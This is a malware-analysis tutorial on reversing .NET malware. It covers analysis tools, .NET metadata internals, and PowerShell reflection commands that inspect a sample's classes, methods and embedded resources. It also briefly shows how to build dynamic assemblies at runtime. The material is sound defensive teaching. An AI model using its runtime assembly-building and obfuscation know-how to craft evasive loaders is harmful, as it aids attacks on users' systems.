Malware Analysis Series (MAS): Article 4

by Alexandre Borges
release date: MAY/12/2022 | rev: A

1. Introduction

Welcome to the fourth article of ***MAS (Malware Analysis Series).*** After I have posted three articles that, hopefully, provided you with relevant concepts, techniques and some new knowledge on malware analysis, so let's move forward to learn new and interesting aspects of other well-known malicious Windows binaries available for downloading from public sandboxes such as **Malware Bazaar, Triage, Polyswarm, Malshare, Hybrid Analysis, Virus Total** and other ones.

Just in case you haven't read the previous articles, you can download them from:

- **MAS_1**: https://exploitreversing.com/2021/12/03/malware-analysis-series-mas-article-1/
- **MAS_2:** https://exploitreversing.com/2022/02/03/malware-analysis-series-mas-article-2/
- **MAS_3:** https://exploitreversing.com/2022/05/05/malware-analysis-series-mas-article-3/

Throughout this text I will refresh concepts explained in previous articles, but I don't have any plan for getting into details, so it's recommended to read them once again just in case you need it. Of course, in practical terms and along the time, many explained techniques, approaches and concepts will be repeated over and over again to provide you with further experience about proposed topics.

In this fourth part of this series, we'll scratch the surface of **.NET malware analysis**, which sometimes might present difficulties for analysts due to several and different techniques and tricks. We have excellent tools available for helping us such as **dnSpy** and **ILSpy**, which make an excellent job in decompiling code to **MSIL (Microsoft Intermediate Language) and offering an approximate code to the original in high-level .NET language**, but in some cases isn't still enough due to customized encoding and encrypted data, which force us to use different techniques to be able to proceed and tackle the binary.

I'll try to provide a minimal theory about the subject to ensure you understand the basic information required while reversing .NET code. No doubts, .NET malware analysis a quite extensive topic and we will return to this subject in future articles of this series.

As you'll during all analysis of managed code threats, most of the time will came up additional stages also written in .NET, and some of them are protected with a packer, obfuscator or even a modern protector. At end of day, our mission is handling each of these stages, decrypting them and moving forward to the next one, until being able to find the final payload, which could not be so easy to get it.

Like binary malware threats, in .NET malware analysis we also search for **persistence techniques, C2 communication, evasion techniques, data exfiltration, clear text URLs, credentials and all sort of IOCs that might help us to identify similar threats.** Certainly we will encounter a wide spectrum of challenges and obstacles to analyze managed code (.NET code), and this task might be harder yet than native code because it's necessary to have much of knowledge learned from native binary analysis and know specific concepts about .NET architecture and manage several issues (obfuscation and cryptography, as usual) to get good results from the analysis. As you will see, .NET malware threats are in everywhere and are heavily used in many threat campaigns nowadays.

Now we're ready to proceed to setup a lab environment and refresh key concepts.

2. Lab Setup

We'll be using the following environment during this article and future articles focused on .NET reversing and, this time, I'm going to focus only on .NET related tools: :

- **DnSpy:** it's a .NET assembly editor and debugger, but this project was archived, unfortunately. You can download/clone it from: https://github.com/dnSpy/dnSpy.

- **DnSpyEx:** This is the revival of the original dnSpy project and has been constantly updated: https://github.com/dnSpyEx/dnSpy

- **De4dot:** it's a .NET deobfuscator and unpacker. You can download/clone it from: https://github.com/de4dot/de4dot. It' uses **dnlib** (below) to read and write assemblies. Additionally, **de4dot** is also available in many Linux distributions and to install it execute: **apt get install de4dot**.

- **dnlib:** it's a module used to manipulate (read/write) .NET assemblies. Clone it: **git clone https://github.com/0xd4d/dnlib**

- **ILSpy:** It's an open-source .NET assembly browser and decompiler. It can be downloaded/cloned from: https://github.com/icsharpcode/ILSpy

We won't use all of the mentioned tools in this article, but it would be recommended to install them on their Windows virtual machines for future binary analysis. To any external de-obfuscator necessary during the analysis, so I'm going to indicate the proper URL to download it.

3. .NET Concepts

Definitely learning programming in several languages such as C, C++ and C# is not quite critical to perform reverse engineering, but certainly this knowledge takes you up to a next level and helps to acquire a better understanding of the code before taking decisions during any analysis.

Thus, and based on this premise, I'll review key concepts related to .NET programming in this section. Of course, I won't explain how to program any code, but I will only expose relevant concepts about .NET for helping readers to become a bit more comfortable while analyzing .NET malware samples.

Probably we'll find malware samples written in **.NET Framework** and **.NET Core** and, as you probably already know, .NET code is a **managed code**, which needs a **.NET runtime** (https://github.com/dotnet/runtime) to be executed. These. NET binaries are basically composed by **MSIL (Microsoft Intermediate Language)** instructions and metadata. Of course, probably you rarely handle **IL (Intermediate Language) instructions** (though it is required in some obfuscated samples) and, if you want, you can **list all .NET runtimes and SDKs** by executing: **dotnet --list-runtimes / dotnet --list-sdks.**

While malware samples compiled in **.NET Framework assemblies**, which also contains metadata (manifest), can be either **.dll or .exe file**, **.NET Core** samples are always compiled as a **.dll file** (usually compiled using: **dotnet <assembly>.dll**). Another subtle difference is that .NET Core doesn't use the **GAC (Global Assembly Cache)** like .NET Framework used as a common installation directory for framework libraries.

If you already analyzed .NET threats previously, so probably you also found **encrypted payloads in embedded .NET resources**, which can be unpacked using distinguished approaches as dumping the unpacked resource (a .NET module, for example) from the memory using common tools like **dnSpy** or specific programs to accomplish the same task.

Similar to any native binary, a .NET malware threat might also unpack another .NET malware (a **.dll module** or **.exe file**) or a native code to be injected into a running process, and this injected malicious binary could be a downloader to the next stage, which can download a native or managed code and start the real infection. Even worse, some .NET malicious payload are able to **attack the own .NET runtime and compromise the entire environment.**

In a daily malware analysis job, you probably will find .NET malware samples obfuscated using well-known obfuscators such **ConfuserEx, .NET Reactor, Dotfuscator, babelfor.NET, Agile, and so on,** or even a customized protectors, so it could demand some time to unpack and de-obfuscate such sample due the existence of so many distinguished approaches. Depending on used obfuscating techniques, you can wait for different tricks such as:

- **Methods signatures, fields and metadata renaming.**
- **Encrypted strings.**
- **Junk code**
- **Control Flow obfuscation.**
- **Cross-Reference obfuscation**
- **Obfuscated Implementation methods.**
- **Obfuscated/hidden cross references**

Any .NET code (included malware binaries, of course) can interact with the system using class from **System.Diagnostics namespace** such as **Process, ProcessModule, ProcessThread, ProcessThreadCollection**, **ProcessStartInfo**, and so on. Furthermore, there're different methods such **as Start( ), Kill( ), GetProcesses( ), GetCurrentProcess( ), GetProcessById( )** etc, which are applied to the **Process type** mentioned in this paragraph and interact directly with a running system. As a programming concepts, remember that to compile assemblies with **System.Diagnostics namespace**, programmers will need **System.Linq namespace**, so that's an additional clue about what readers should expect for.

.NET applications (composed by one or more assemblies) are hosted within an **application domain**, which can be accessed using **AppDomain.CurrentDomain static property**. These assemblies can be accessed using **System.Reflection namespace** and this is a critical stuff for malware analysts to learn because we'll find **.NET Reflection** methods being use in the most of the .NET malware samples.

A very short list of well-known methods from **System, System.Reflection and also other namespaces**, which could be used by .NET malware threats, follows below and, as you'll learn, these methods are interesting targets to set up a breakpoint during dynamic analysis:

- **Activator.CreateInstance**: this method is used to create an instance of a specified type by using a technique named "late binding", which provides the possibility of creating an instance of a given type and, better, invoking any of its member at *runtime without having any pre-determined reference to the member of given an external assembly in the code.*
- **Assembly.CreateInstance:** this methods locates a type from this assembly and creates an instance.
- **Assembly.GetExecutingAssembly**: this method gets the assembly that contains the code that's currently executing.
- **Assembly.GetEntryAssembly:** this method gets the process executable in the default application domain.
- **Assembly. GetFile:** this method returns a FileStream for the specified file in the file table of the manifest of this assembly.
- **Assembly.GetModule:** this method gets the specified module in the given assembly.
- **Assembly.GetType:** this method gets the type given a string, for example.
- **Assembly.Load:** this method loads an assembly.
- **Assembly.LoadFile:** this method loads the content of an assembly file.
- **Assembly.LoadFrom:** this method loads the content of an assembly file.
- **Assembly.LoadModule:** this method loads the module internal to the given assembly.
- **Assembly.GetLoadedModules:** this method gets all the loaded modules that make part of the given assembly.
- **AssemblyDependencyResolver.ResolveAssemblyToPath:** this method resolves a path to an assembly given an assembly's name.
- **AppDomain.GetAssemblies:** this method gets assemblies that have been loaded into the application domain context.
- **ConstructorInfo.Invoke**: this method invokes the constructor given by the instance.
- **System.Reflection.AssemblyName GetAssemblyName:** this method gets the AssemblyName for a given file.
- **Module.GetField:** this method returns a specified field.
- **Module.GetFields:** this method returns the global fields on a given module.
- **Module.GetMethod:** this method returns a method given a string name.
- **Module.GetMethods:** this method returns the global methods defined on the module.
- **Module.IsResource:** this method determines whether the given object is a resource or not.
- **MethodBase.Invoke:** this method invokes the method or constructor.
- **ResourceManager class:** it represents a resource manager, which offers access to culture resources.
- **Module.GetMethodImpl:** this method returns an implementation of a method.

A **.NET malware** binary contains the following structure:


- **File header**

- **Common Language Runtime (CLR) file header**
- **Manifest**
- **IL code (managed code)**
- **Embedded Resources**
- **Type metadata**

I've only mentioned few classes (types) like **Assembly** and **Module** related to Reflection, but there are many other such as **AssemblyName, EventInfo, FieldInfo, MemberInfo, MethodInfo, PropertyInfo** and so on. At the same way, other type classes as **System.Type** offers properties (**IsClass, IsArray, IsCOMObject, IsEnum**, ...) and methods (**GetMembers( ), GetType( ), GetMethods( ), GetProperties( ), GetFields( ), InvokeMember( )**, etc...) that could be used for getting information of the types that are returned by using **System.Reflection**.

It's suitable to explain that **metadata** are merely **descriptors for structure components of the application such as classes, delegates, interfaces, enumerations, structures** and so on, and each type is referenced by a **TypeDef token** that's exactly a pointer to full metadata definition of **the referenced type (TypeRef)**. Furthermore, readers should remember that, when we talk about **CLR (Common Language Runtime)**, we are considering **loaders** and the **JIT compiler**.

Metadata is organized as a relational database by using cross-references and making viable to find classes that each one comes from. How is metadata represented? It's represented by named streams, which are classified as **metadata heap** and **metadata table**.



[Figure 1] Structure of a classes and methods (metadata) organized in tables.

Remember that **managed resources** are **included in the .text section** and not **.rsrc section**.

Scratching the surface of **.NET internals**, **metadata heap** can be:

- **GUID heap:** contains objects of size equal to 16 bytes.
- **String heap:** contains strings.

- **Blog heap:** contains arbitrary binary objects aligned on 4-byte boundary.

There're 6 possible **named streams**:

- **#GUID:** contains global unique identifiers.
- **#Strings:** contains names of classes, methods, and so on.
- **#US**: contains user defined strings.
- **#~:** contains compressed metadata stream.
- **#-:** contains uncompressed metadata stream.
- **Blob:** contains metadata from binary objects.

As a side note, **compressed and uncompressed named streams are mutually exclusive**.


About **metadata tables**, there're more than 40 of them and it'd take so much time to cover all of them, though some of them such as **ImplMap, MethodImpl, MethodDef, ModuleRef, ManifestResource, TypeRef, TypeDef, Field, Property, Member, MemberRef, Method and File table** are very interesting for our purpose. Both **native file headers** and **CLR headers** can be checked by using the following command and visualized in the following pictures :

- File header: **dumpbin /headers *filename.dll***
- CLR header: **dumpbin /clrheader *filename.dll***

Note: in my system **dumpbin.exe** is located at: **C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\VC\Tools\MSVC\14.29.30133\bin\Hostx64\x64\dumpbin.exe**

```
C:\Users\Administrator\Desktop\MAS\MAS_4>dumpbin /clrheader malware_dotnet.bin
Microsoft (R) COFF/PE Dumper Version 14.29.30140.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file malware_dotnet.bin

File Type: EXECUTABLE IMAGE

  clr Header:

              48 cb
            2.05 runtime version
            E1CC [    8F10] RVA [size] of MetaData Directory
               3 flags
                   IL Only
                   32-Bit Required
         6000013 entry point token
           170DC [   F48E2] RVA [size] of Resources Directory
               0 [       0] RVA [size] of StrongNameSignature Directory
               0 [       0] RVA [size] of CodeManagerTable Directory
               0 [       0] RVA [size] of VTableFixups Directory
               0 [       0] RVA [size] of ExportAddressTableJumps Directory
               0 [       0] RVA [size] of ManagedNativeHeader Directory


  Summary

        2000 .reloc
        2000 .rsrc
        2000 .sdata
      10A000 .text
```

[Figure 2] CLR Header for a usual .NET sample



[Figures 3] Header composition of a manage module.

In most of cases, .**NET malware threats** have one or more class constructor (**.cctor( )**) and instance constructors (**.ctor( )**). The **.cctor( ) class constructor** is called/run before executing the **main method**, **class initializers** or even getting to **the entry point**. While using tools such as **dnSpy**, you always should examine them because **.cctor( )** and **.ctor( )** are one of **preferred places to put [de]obfuscating .NET code**.

There was the possibility of controlling the JIT by hijacking the **ICorJitCompiler::getJit( ) + ICorJitCompiler::compileMethod( )**, which allowed us to manipulate the final resulting code , but this issue was fixed and included into **Windows Defender**. Other advanced malware threats try **to change the runtime library (in IL code level) or even hooking it**. If they are successful, so certainly it will be lethal for many applications and, of course, compromise the entire system.

I am not going into deeper details on **.NET internals details** involving **MSIL code** because this knowledge is not really required for understanding this article. Eventually, readers might get further information from my slides on **DEF CON USA 2019**:

- https://exploitreversing.files.wordpress.com/2021/12/alexandreborges_defcon_2019-3.pdf

4. General Procedure

Certainly one of most common questions from professionals while examining .NET malware threats is: *what details and clues should I take note while analyzing a .NET sample?*

Of course, there aren't fixed rules here and some considerations should be taken:

- Determine whether the malware code **is really a .NET code**.

- Try to identify **whether the malware is packed**. Even the presence of **embedded resources** are a fair indication that there might be some malicious code hidden (and obfuscated).
- Discover the **real Entry Poin**t (pay attention to **.cctor** and .**ctor constructors**).
- Examine the code and try to identify possible **obfuscator's presence**.
- Tools such as **de4dot** (better editing capabilities when executed on PowerShell) and other customized ones will help you to de-obfuscate the code.
- How do you plan to **unpack** it? You should consider a mix of **static and dynamic approach**.
- Most .NET malware are really large, so **don't try to analyze all of them line-by-line**. Most of time, it isn't worth, though in few cases you don't have another alternative (knowing C# could help you).
- If you use dynamic analysis (probably also using **dnSpy**), so try to **set up breakpoints** on critical methods listed previously.
- While analyzing methods, pay attention to **non-used parameters**.
- While using **dnSpy, debugger's tabs such Local, Call Stack and Modules** are incredibly useful.
- Remember that **malicious modules are loaded anytime** and you always can **dump them from memory.**
- There're .NET malware samples that result to a **final .NET malware** and other ones that result to a **native malicious binary. Therefore, don't make any conclusion in advance.**

5. Collecting .NET information

Certainly one of more outstanding approaches to collect information useful information about .NET samples is by using **System.Reflection namespace** on PowerShell. As readers already know, there're dozens of excellent references about the topic on the Internet and I don't have any plan to go into details, but maybe a quick explanation might be useful.

PowerShell offers endless options to access and collect information by using .NET static and instance methods, and every executed command demands to understand the method's syntax to invoke methods and property's syntax to read/write properties.

Therefore, few well-known syntaxes are:

- **[Class Name]::PropertyName**
- **$ObjectReference.PropertyName**
- **[Class Name]::MethodName(arguments list)**
- **$ObjectReference.MethodName(arguments list)**

If you check the **page 4**, we have a short list of classes and methods that could be called using the referred syntax examples above to discover useful information about a .NET malware or even executing a specific method from the malware that might help us along a de-obfuscation process.

Any of next commands can be used with while collecting basic information of a .NET binary and, of course, it's necessary to adapt them to each case:

 # List all loaded assemblies.
PS C:\ > **[appdomain]::currentdomain.GetAssemblies() | ft Location | Select-Object -First 10**
Location

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.dll
C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\Microsoft.PowerShell.ConsoleHost\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.ConsoleHost.dll
C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll
C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\Microsoft.Management.Infrastructure\v4.0_1.0.0.0__31bf3856ad364e35\Microsoft.Management.Infrastructure.dll
C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Management\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Management.dll
C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.DirectoryServices\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.DirectoryServices.dll

 # Load an specific assembly (.NET malware).
PS C:\> **$Malware_Assembly = [System.Reflection.Assembly]::LoadFile("C:\Users\Administrator\Desktop\MAS\MAS_4\malware_dotnet.bin")**

 # Get all loaded modules from a specific assembly.
PS C:\ > **$LoadedModules = $Malware_Assembly.GetLoadedModules( )**
PS C:\ > **$LoadedModules**

```
MDStreamVersion    : 131072
FullyQualifiedName : C:\Users\Administrator\Desktop\MAS\MAS_4\malware_dotnet.bin
ModuleVersionId    : 53d49999-e4ad-4b0b-be7a-8497530feeda
MetadataToken      : 1
ScopeName          : WaitCallb.exe
Name               : malware_dotnet.bin
Assembly           : WaitCallb, Version=1.7.3.0, Culture=neutral, PublicKeyToken=null
CustomAttributes   : {}
ModuleHandle       : System.ModuleHandle
```

 # Get all modules from a specific assembly.
PS C:\ > **$Malware_Assembly.GetModules()**

```
MDStreamVersion    : 131072
FullyQualifiedName : C:\Users\Administrator\Desktop\MAS\MAS_4\malware_dotnet.bin
ModuleVersionId    : 53d49999-e4ad-4b0b-be7a-8497530feeda
MetadataToken      : 1
ScopeName          : WaitCallb.exe
Name               : malware_dotnet.bin
Assembly           : WaitCallb, Version=1.7.3.0, Culture=neutral, PublicKeyToken=null
CustomAttributes   : {}
ModuleHandle       : System.ModuleHandle
```

 # Get the "FullName" property of the assembly.

```
PS C:\ > $Malware_Assembly.FullName
WaitCallb, Version=1.7.3.0, Culture=neutral, PublicKeyToken=null

# Get the Runtime Version of the assembly.
PS C:\ > $Malware_Assembly.ImageRuntimeVersion
v4.0.30319

# Get the entry-point method of the assembly.
PS C:\ > $Malware_Assembly.EntryPoint

Name                       : MapVisitor
DeclaringType              : WaitCallb.Filter.GlobalValueFilter
ReflectedType              : WaitCallb.Filter.GlobalValueFilter
MemberType                 : Method
MetadataToken              : 100663315
Module                     : WaitCallb.exe
IsSecurityCritical         : True
IsSecuritySafeCritical     : False
IsSecurityTransparent      : False
MethodHandle               : System.RuntimeMethodHandle
Attributes                 : PrivateScope, Private, Static, HideBySig
CallingConvention          : Standard
ReturnType                 : System.Void
ReturnTypeCustomAttributes : Void
ReturnParameter            : Void
IsGenericMethod            : False
…

# List all classes of the Assembly.
PS C:\ > $Malware_Assembly.GetModules().gettypes()|?{$_.isPublic -AND $_.isClass}

IsPublic IsSerial  Name                            BaseType
-------- --------  ----------                      ---------------
True     False     ReponseListState                System.Windows.Forms.Form
True     False     MappingValueFilter              System.Windows.Forms.Form
True     False     InterceptorExpressionMessage    System.Windows.Window
True     False     Singleton                       System.Windows.Window
True     False     ObjectAttributePool             System.Windows.Window
True     False     DicMethodAnnotation             System.Windows.Application
True     False     OrderValueFilter                System.Object
True     False     ParamsHelperRole                System.Object
True     False     Definition                      System.Object
True     False     Tag                             System.Object
True     False     Getter                          System.Object
True     False     Pool                            System.Object
True     False     StubTokenizerImporter           System.Object
True     False     MerchantExpressionMessage       System.Object
True     False     MessageAttributePool            Tourield.Messages.MerchantExpressionMessage
```

```
True     False   Interceptor                          Tourield.Messages.MerchantExpressionMessage
True     False   Bridge                               System.Object
…
```

 # List all resources' names of the assembly.
PS C:\ > **$Malware_Assembly.GetManifestResourceNames()**

```
WaitCallb.g.resources
WaitCallb.States.ReponseListState.resources
WaitCallb.Filter.MappingValueFilter.resources
aR3nbf8dQp2feLmk31.lSfgApatkdxsVcGcrktoFd.resources
Tourield.Properties.Resources.resources
```

 # Get Information of a given resource
PS C:\ >
$Malware_Assembly.GetManifestResourceStream("aR3nbf8dQp2feLmk31.lSfgApatkdxsVcGcrktoFd.resources")

```
CanRead              : True
CanSeek              : True
CanWrite             : False
Length               : 5650
Capacity             : 5650
Position             : 0
PositionPointer      :
CanTimeout           : False
ReadTimeout          :
```

 # List all referenced assembly by our loaded assembly.
PS C:\ > **$Malware_Assembly.GetReferencedAssemblies()**

```
Version     Name
-------     --------------------------------
4.0.0.0     mscorlib
4.0.0.0     PresentationFramework
4.0.0.0     System.Windows.Forms
4.0.0.0     System
4.0.0.0     System.Drawing
4.0.0.0     PresentationCore
4.0.0.0     System.Xaml
4.0.0.0     WindowsBase
4.0.0.0     System.Core
```

PS C:\ > **$MyClass = $Malware_Assembly.GetModules().gettypes()|?{$_.Name.equals("Interceptor")}**
 # List declared methods for a given class.

PS C:\ > **$MyClass.DeclaredMethods | Out-String -stream | Select-String "^Name"**

Name : InsertProcess
Name : RunProcess

 # List public methods for a given class
PS C:\ > **$MyClass.GetMethods() | Select-Object Name**

Name

Equals
GetHashCode
GetType
ToString

 # List return non-public, instance methods.
PS C:\ > **$MyClass.GetMethods([Reflection.BindingFlags]::NonPublic -bor [Reflection.BindingFlags]::Instance) | Select-Object Name**

Name

Finalize
MemberwiseClone

 # List declared constructors for a given class.
PS C:\ > **$MyClass.DeclaredConstructors | Out-String -stream | Select-String "^Name"**
Name : .ctor

 # List all member types for a given class.
PS C:\ > **$MyClass.GetMembers() | ft memberType, Name -auto**

Member	Type Name
Method	Equals
Method	GetHashCode
Method	GetType
Method	ToString
Constructor	.ctor
Field	m_Merchant
Field	_Server
Field	_Listener
Field	producer
Field	database

 # Get a list of public instance methods.
PS C:\ > **$MyClass.GetMethods([Reflection.BindingFlags]::Public -bor [Reflection.BindingFlags]::Instance) | Select-Object Name | ft -HideTableHeaders**

Equals
GetHashCode
GetType

ToString

 # Get a list of non-public instance methods.
PS C:\ > **$MyClass.GetMethods([Reflection.BindingFlags]::NonPublic -bor [Reflection.BindingFlags]::Instance) | Select-Object Name | ft -HideTableHeaders**

Finalize
MemberwiseClone

 # Get a list of non-public static methods.
PS C:\ > **$MyClass.GetMethods([Reflection.BindingFlags]::NonPublic -bor [Reflection.BindingFlags]::Static) | Select-Object Name | ft -HideTableHeaders**

InsertProcess
RunProcess

 # Get a list of public static methods.
PS C:\ > **$MyClass.GetMethods([Reflection.BindingFlags]::Public -bor [Reflection.BindingFlags]::Static) | Select-Object Name | ft -HideTableHeaders**

 # Get a list of non-public instance fields.
PS C:\ > **$MyClass.GetFields([Reflection.BindingFlags]::NonPublic -bor [Reflection.BindingFlags]::Instance) | Select-Object Name | ft -HideTableHeaders**

 # Get a list of non-public static fields
PS C:\ > **$MyClass.GetFields([Reflection.BindingFlags]::NonPublic -bor [Reflection.BindingFlags]::Static) | Select-Object Name | ft -HideTableHeaders**

We're also **able to invoke any method of a .NET malware during our analysis**, but we're going to return to this topic in next articles.

During .NET malware analysis we will encounter **Dynamic Assemblies,** which concept is quite different from **Static Assemblies.** The latter are loaded from a file on disk while **dynamic assemblies** are created on memory (at runtime) using a special naming space named **System.Relfection.Emit** that offers the possibility **of creating assemblies, modules, performing CIL implementation, etc, during runtime.**

This **System.Relfection.Emit** namespace has several members such as:

- **AssemblyBuilder:** this class is used to create an assembly at runtime.
- **TypeBuilder:** this class to control the creation of interfaces, delegates, structures and, of course, classes in a module.
- **ModuleBuilder:** this class is used to define a module within a given assembly.
- **MethodBuilder:** this class defines and represents a method/constructor.
- **EnumBuilder:** this class is used to create a .NET enumeration type.

It's required to use **ILGenerator class** and its associated methods such as **Emit, EmitCall, BeginScope, DeclaredLocal** and so on to **emit raw CIL opcodes and, dynamically, make the entire assembly**.

Although this article isn't about programming, further details that could help readers interested in learning a bit more about the topic follow:

- **System.Reflection.Emit** NuGet package should be installed.

- **System.Reflection** and **System.Reflection.Emit** name spaces should be imported.

- You should use **AssemblyName( ) constructor** (from **AssemblyName class**) to describe an assembly's unique identity (ex: **MASassembly**)

- Create an assembly: **var mybuilder = AssemblyBuilder.DefineDynamicAssembly(varMASassembly, AssemblyBuilderAccess.Run). Take care:** varMASassembly would be a AssemblyName variable that contains an assembly definition named "MASassembly".

- Define the module's name: **ModuleBuilder mymodule = mybuilder.DefineDynamicModule("MASassembly")**

- Setup a public class named "MASclass": **TypeBuilder masClassExample = mymodule.DefineType("MASassembly.MASClass", TypeAttributes.Public)**

From this point onward, It's possible to define **.cctor( )**, setup new variables and emit the code using **GetILGenerator( ) + Emit( )** methods.

The information above could also help you while analyzing .NET malware threats and, eventually, make easier to detect instructions related to **Dynamic Assembly**, which is not a so well-known topic for many professionals.

If you like to follow an operational approach, you might use the excellent **Mono framework** to get useful information from a .NET binary.

To install it on **Linux (REMnux / Ubuntu 20.04)**:

- **sudo apt install gnupg ca-certificates**
- **sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys 3FA7E0328081BFF6A14DA29AA6A19B38D3D831EF**
- **echo "deb https://download.mono-project.com/repo/ubuntu stable-focal main" | sudo tee /etc/apt/sources.list.d/mono-official-stable.list**
- **sudo apt update**
- **sudo apt install mono-devel**
- **sudo apt install mono-complete**

To install it on **Windows**:

- **Download it from:** https://download.mono-project.com/archive/6.12.0/windows-installer/mono-6.12.0.107-x64-0.msi

- Add **"C:\Program Files\Mono\bin"** to the PATH environment variable.

Once it's installed, we're able to list **metadata tables and additional information** as shown below:

```
remnux@remnux:~/malware/mas/mas_sample_4$ monodis --assembly mas_4.bin
Assembly Table
Name:          WaitCallb
Hash Algoritm: 0x00008004
Version:       1.7.3.0
Flags:         0x00000000
PublicKey:     BlobPtr (0x00000000)
        Zero sized public key
Culture:

remnux@remnux:~/malware/mas/mas_sample_4$ monodis --interface mas_4.bin
Interface Implementation Table (1..3)
1: Tourield.Messages.InterceptorExpressionMessage implements [System.Xaml]System.Windows.Mark
up.IComponentConnector
2: WaitCallb.Identifiers.Singleton implements [System.Xaml]System.Windows.Markup.IComponentCo
nnector
3: Tourield.Pools.ObjectAttributePool implements [System.Xaml]System.Windows.Markup.ICompone n
tConnector
remnux@remnux:~/malware/mas/mas_sample_4$
remnux@remnux:~/malware/mas/mas_sample_4$ monodis --manifest mas_4.bin
Manifestresource Table (1..5)
1: public 'WaitCallb.g.resources' at offset 0 in current module
